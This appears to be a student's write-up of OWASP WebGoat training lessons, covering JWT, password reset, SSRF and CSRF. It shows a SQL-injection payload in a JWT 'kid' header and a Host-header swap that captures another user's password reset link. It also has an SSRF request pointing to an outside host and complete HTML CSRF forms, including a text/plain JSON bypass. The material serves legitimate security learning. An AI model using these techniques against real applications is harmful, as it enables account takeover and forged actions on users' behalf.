  "kid": "ACD' UNION SELECT TkZD0HVi' FROM INFORMATION_SCHEMA.SYSTEM_USERS; --",
  "alg": "HS256"
}

PAYLOAD:
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1699278534,
  "aud": "webgoat.org",
  "sub": "tom@webgoat.com",
  "username": "Tom",
  "Email": "tom@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

WebGoat × localhost:8080 JSON Web Token Epoch Converter

JWT tokens

EBGOAT

Reset lesson

1 2 3 4 5 6 7 8 9 10 11 12 13 14

Concept

This lesson teaches about using JSON Web Tokens (JWT) for authentication and the common pitfalls you need to be aware of when using JWT.

Goals

Teach how to securely implement the usage of tokens and validation of those tokens.

Introduction

Many application use JSON Web Tokens (JWT) to allow the client to indicate its identity for further exchange after authentication.

From <https://jwt.io/introduction>:

```
JSON Web Token (JWT) is an open standard (RFC 7519) that defines a compact and self-contained way for securely transmitting information between parties as a JSON object. This information can be verified and trusted because it is digitally signed. JWTs can be signed using a secret (with the HMAC algorithm) or a public/private key pair using RSA or Elliptic Curve Cryptography.
```

JSON Web Token is used to carry information related to the identity and characteristics (claims) of a client. This "container" is signed by the client in order to avoid that a client tamper it in order to change, for example, the identity or any characteristics (example: change the role from simple user to admin or change the client login). This token is created during authentication (is provided in case of successful authentication) and verified by the server before any processing. It is used by an application to allow a client to present a token representing his "identity card".

Right Ctrl

ENG IN 20:08 05-11-2023

Password Reset

Part 2) Simply send a mail to webwolf. The password is sent in plaintext to the inbox of WebWolf. For some reason the tab did not turn green though I completed the assignment. Congratulations is written on the bottom which confirms my completion.

Part 4) Simply guess the password since the security question has such guessable answers.

Part 5) Trivial, just compare the different security questions.

The screenshot shows the WEBGOAT interface with the URL `localhost:8080/WebGoat/start.mvc#lesson/Password`. On the left, there's a sidebar with various categories like General, Authentication Bypasses, and Client side. The main content area is titled "Password reset" and contains a "Reset lesson" button and a search bar. Below that is a navigation bar with numbered steps (1, 2, 3, 4, 5, 6, 7). A central box titled "Email functionality with WebWolf" provides instructions for completing the assignment. At the bottom, a message says "Congratulations. You have successfully completed the assignment."

The screenshot shows a page titled "The Problem with Security Questions". It includes a heading, a paragraph about security questions having big problems, a paragraph about perfect security questions being hard to crack but easy to remember, a paragraph about the lack of unique security questions, and a paragraph about picking security questions truthfully. At the bottom, there's a form asking "What is your favorite animal?" with a "check" button and a note below it stating "Optional[Can be easily guessed.]".



Part 6) Click on forgot password to send a link to your email for reset password link. Intercept this using burpsuite. Change the email to tom's email in the request in BurpSuite and the host to 9090 to get the reset link on webwolf. Now you get a URL for the reset link and change the password there.

```

▼ 2023-11-05T18:03:41.355699362Z | /PasswordReset/reset/reset-password/d00e1362-eed8-44f7-83e5-7b782e8f4433

▼ 2023-11-05T18:03:47.560177494Z | /PasswordReset/reset/reset-password/d00e1362-eed8-44f7-83e5-7b782e8f432

▲ 2023-11-05T18:04:48.346428933Z | /PasswordReset/reset/reset-password/73e2fd3c-cfd3-4ee0-9448-b3c1fc111ada

{
  "timestamp" : "2023-11-05T18:04:48.346428933Z",
  "principal" : null,
  "session" : null,
  "request" : {
    "method" : "GET",
    "url" : "http://localhost:9090/PasswordReset/reset/reset-password/73e2fd3c-cfd3-4ee0-9448-b3c1fc111ada",
    "headers" : {
      "Accept" : [ "application/json, application/*+json" ],
      "Connection" : [ "keep-alive" ],
      "User-Agent" : [ "Java/17.0.6" ],
      "Host" : [ "localhost:9090" ]
    },
    "remoteAddress" : null
  },
  "response" : {
    "status" : 404,
    "headers" : {
      "X-Frame-Options" : [ "DENY" ],
      "Cache-Control" : [ "no-cache, no-store, max-age=0, must-revalidate" ],
      "X-Content-Type-Options" : [ "nosniff" ],
      "Vary" : [ "Origin", "Access-Control-Request-Method", "Access-Control-Request-Header" ],
      "Expires" : [ "0" ],
      "Pragma" : [ "no-cache" ],
      "X-XSS-Protection" : [ "1; mode=block" ]
    },
    "timeTaken" : 11
  }
}

```

Terminal



Burp Suite Community Edition v2023.10.2.4 - Temporary Project

Target: http://localhost:8080

Request	Response
<pre> 1 POST /WeGoat/PasswordReset/ForgotPassword/ 2 create-password-reset-link HTTP/1.1 3 Host: localhost:9090 4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0 5 Accept: */* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded; 9 charset=UTF-8 10 Content-Length: 29 11 Origin: http://localhost:8080 12 Connection: close 13 Referer: http://localhost:8080/WeGoat/start.mvc 14 Cookie: JSESSIONID= 15 gWUJPFt21jekOlaLxFX0PzYeR0K2wJshkYnJ 16 WU_JSESSIONID= 17 b3aqy2FkSe03mWa0jhehpJpcInlWA3rcCUIEo6Z 18 Sec-Fetch-Dest: empty 19 Sec-Fetch-Mode: cors 20 Sec-Fetch-Site: same-origin 21 22 emailtom@40webgoat-cloud.org </pre>	<pre> 1 [2 "status": 200, 3 "headers": { 4 "Connection": "close" 5 "X-XSS-Protection": "1; mode=block" 6 "X-Content-Type-Options": "nosniff" 7 "Content-Type": "application/json" 8 "Date": "Sun, 05 Nov 2023 18:04:48 GMT" 9 "Server": "Apache/2.4.42 (Ubuntu)" 10 "Set-Cookie": "JSESSIONID=gWUJPFt21jekOlaLxFX0PzYeR0K2wJshkYnJ; Path=/; HttpOnly; Secure; SameSite=None" 11 "Content-Length": "15" 12 "Content-Type": "application/json" 13 "Last-Modified": "Mon, 06 Nov 2023 08:48:27 GMT" 14 "Cache-Control": "no-store, no-cache, must-revalidate, max-age=0" 15 }, 16 "body": { 17 "feedback": "An e-mail has been sent to tom@40webgoat-cloud.org", 18 "assignment": "ResetLinkAssignmentForgotPassword", 19 "attemptWasMade": true 20 } 21] 22 </pre>

Done

(A7) Identity & Auth Failure

- Authentication Bypasses
- Insecure Login
- JWT Tokens
- Password reset**
- Secure Passwords

(A8) Software & Data Integrity

(A9) Security Logging Failures

(A10) Server-side Request Forgery

Client side

Challenges

Creating the password reset link

When creating a password reset link you need to make sure:

- It is a unique link with a random token
- It can only be used once
- The link is only valid for a limited amount of time.

Sending a link with a random token means an attacker cannot start a simple DOS attack to your website by starting to block users. The link should not be usable more than once which makes it impossible to change the password again. The time out is necessary to restrict the attack window, having a link opens up a lot of possibilities for the attacker.

Assignment

Try to reset the password of Tom (tom@webgoat-cloud.org) to your own choice and login as Tom with that password. Note: it is not possible to use OWASP ZAP for this lesson, also browsers might not work, command line tools like `curl` and the like will be more successful for this attack.

Tom always resets his password immediately after receiving the email with the link.

Text Editor

Secure Passwords->Assignment is trivial. Only add a strong password that will take long to guess.

Reset lesson

1 2 3 4 5 6

Storing passwords

After a strong and secure password was created, it also has to be stored securely. The NIST gives recommendations on how applications should handle passwords and how to store them securely.

How should a password be stored?

- first of all: **use encryption and a protected channel for requesting passwords**
The verifier shall use approved encryption and an authenticated protected channel to resist eavesdropping and MitM (Man-in-the-middle) attacks when requesting memorized secrets.
- **resistant to offline attacks**
Passwords should be stored in a form that is resistant to offline attacks.
- **use salts**
Passwords should be salted before storing them. The salt shall have at least 32 bits in length and should be chosen arbitrarily to minimize salt value collisions among stored hashes.
- **use hashing**
Before storing a password, it should be hashed with a one-way key derivation function. The function inputs the password, salt, and cost factor and then generates a password hash.
Examples of suitable key derivation functions:
 - Password-based Key Derivation Function 2 ([PBKDF2](#)) (as large as possible = at least 10.000 iterations)
 - **BALLOON**
 - The key derivation function shall use an approved one-way function such

Assignment 10)

Request Forgeries

SSRF

Part 2) Change the value of the img to jerry.png

Part 3) Similarly change the value to <http://ifconfig.pro>

The screenshot shows a browser window for the URL localhost:8080/WebGoat/start.mvc#lesson/SSRF.lesson/1. The page displays a sidebar with various security challenges. In the main area, there is a text box containing the message: "If Tom is images/tom.png, Jerry would be images/jerry.png." Below this is a numbered navigation bar (1, 2, 3, 4). A large button labeled "Steal the Cheese" is present, with the subtext "You rocked the SSRF!" and an image of Jerry the Cat. At the bottom of the page is a developer toolbar with tabs for Inspector, Console, Debugger, Network, Style Editor, and Memory. The Memory tab is currently selected. The developer tools also show the HTML structure of the page, specifically highlighting the input field with the value "images/jerry.png".

The screenshot shows a browser window for the URL localhost:8080/WebGoat/start.mvc#lesson/SSRF.lesson/2. The sidebar shows the "Server-Side Request Forgery" challenge. The main content area has a button labeled "try this" and the message "You rocked the SSRF!". Below this is a note: "(H) | Default | force ipv6 | 6 no dns | force ipv4 | OAuth Account". It lists system information: IP: 122.162.144.144, HOSTNAME: abts-north-dynamic-144.144.162.122.airtelbroadband, USER_AGENT: Java/17.0.6, LANGUAGE: , ENCODINGS: . A note at the bottom says "note: IPv6 support is currently broken. want a dark webUI theme? go to /settings". The developer toolbar at the bottom includes tabs for Inspector, Console, Debugger, Network, Style Editor, and Memory. The Memory tab is selected.

The screenshot shows a browser window for the URL localhost:8080/WebGoat/start.mvc#lesson/SSRF.lesson/2. The sidebar shows the "Server-Side Request Forgery" challenge. The main content area has a button labeled "try this" and the message "You rocked the SSRF!". Below this is a note: "(H) | Default | force ipv6 | 6 no dns | force ipv4 | OAuth Account". It lists system information: IP: 122.162.144.144, HOSTNAME: abts-north-dynamic-144.144.162.122.airtelbroadband, USER_AGENT: Java/17.0.6, LANGUAGE: , ENCODINGS: . A note at the bottom says "note: IPv6 support is currently broken. want a dark webUI theme? go to /settings". The developer toolbar at the bottom includes tabs for Inspector, Console, Debugger, Network, Style Editor, and Memory. The Memory tab is selected. The developer tools also show the HTML structure of the page, specifically highlighting the input field with the value "http://ifconfig.pro".


The tick on the SSRF in the tab on the side shows I completed SSRF.

CSRF

Two inputs are hidden that are given. These inputs are observable from the request params when submit button is clicked.

All CSRF assignments has to be solved by writing a HTML file that has a button

```
<html>
<body>
<form action="http://localhost:8080/WebGoat/csrf/basic-get-flag" method="POST">
<input name="csrf" value="false" type="hidden">
<input name="submit" type="hidden" value="submit-Query">
<input type="submit" value="Submit">
</form>
</body>
</html>
```



The screenshot shows the WebGoat application interface. On the left, there's a sidebar with a navigation tree. The 'General' category is expanded, showing 'Rhythmbox', 'Access Control', '(A2) Cryptographic Failures', '(A3) Injection', '(A5) Security Misconfiguration' (which is highlighted in red), '(A6) Vuln & Outdated Components', '(A7) Identity & Auth Failure', '(A8) Software & Data Integrity', '(A9) Security Logging Failures', and '(A10) Server-side Request Forgery'. Under '(A5)', 'Cross-Site Request Forgeries' is also listed. The main content area is titled 'Cross-Site Request' and contains a 'Basic Get CSRF Exercise' section. It says: 'Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value.)'. Below this is a 'Submit Query' button. Then there's a 'Confirm Flag' section with a note: 'Confirm the flag you should have gotten on the previous page below.' It has a text input field labeled 'Confirm Flag Value:' and a 'Submit' button. To the right of the input field is a small icon of a wolf. At the bottom of this section, a message says: 'Congratulations! Appears you made the request from your local machine. Correct, the flag was 29347'. The status bar at the bottom shows various icons and the text '06-11-2023 03:32'.

Part 2) We follow the same steps exactly, in this case we include the validateReq as a hidden input.

```
<html>
<body>
<form action="http://localhost:8080/WebGoat/csrf/review" method="POST">
<input name="reviewText" value="Terrible" type="hidden">
<input name="stars" type="hidden" value="2">
<input name="validateReq" type="hidden" value="ffefjjdjis64374hrd8nd">
<input type="submit" value="Submit">
```

```
</form>
</body>
</html>
```

The page below simulates a comment/review page. The difference here is that you have to initiate the submission elsewhere as you might with a CSRF attack and like the previous exercise, it's easier than you think. In most cases, the trickier part is finding somewhere that you want to execute the CSRF attack. The classic example is account/wire transfers in someone's bank account.

But we're keeping it simple here. In this case, you just need to trigger a review submission on behalf of the currently logged in user.

localhost:8080/WebGoat/welcome.mvc

localhost:8080/WebGoat/csrf/review

```
lessonCompleted: true
feedback: "It appears you have submitted correctly from another site. Go reload and see if your post is there."
output:
assignment: "ForgedReviews"
attemptWasMade: true
```

Part 7) This part is slightly different. We need to post JSON data to the endpoint but with CORS enabled application/json uses preflight. So we need a way to send this data without using application.json. We could mask the json data as plaintext.

```
<html>
```

```

<body>
<form action="http://localhost:8080/WebGoat/csrf/feedback/message" method="post"
enctype="text/plain" >
<input name= ' {"name": "WebGoat", "email": "webgoat@webgoat.org", "content": "WebGoat is
the best!!" ' value='test"' type='hidden'>
<input type='submit' value='Submit'>
</form>
</body>
</html>

```

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

```

lessonCompleted: true
▼ feedback: "Congratulations you have found the correct solution, the flag is: a5413538-
d63f-4b9d-b2d6-e210873bb452"
output: null
assignment: "CSRFFeedback"
attemptWasMade: true

```

Help

General >

(A1) Broken Access Control >

(A2) Cryptographic Failures >

(A3) Injection >

(A5) Security Misconfiguration >

(A6) Vuln & Outdated Components >

(A7) Identity & Auth Failure >

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >

Cross-Site Request Forgeries

Server-Side Request Forgery

Client side >

Challenges >

Show hints Reset lesson

1 2 3 4 5 6 7 8 9 +

CSRF and content-type

In the previous section we saw how relying on the content-type is not a protection against CSRF. In this section we will look into another way we can perform a CSRF attack against APIs which are not protected against CSRF.

In this assignment you need to achieve to POST the following JSON message to our endpoints:

```

POST /csrf/feedback/message HTTP/1.1

{
  "name" : "WebGoat",
  "email" : "webgoat@webgoat.org",
  "content" : "WebGoat is the best!!"
}

```

More information can be found [here](#)

Remember you need to make the call from another origin (WebWolf can help here) and you need to be logged in into WebGoat.

Show Applications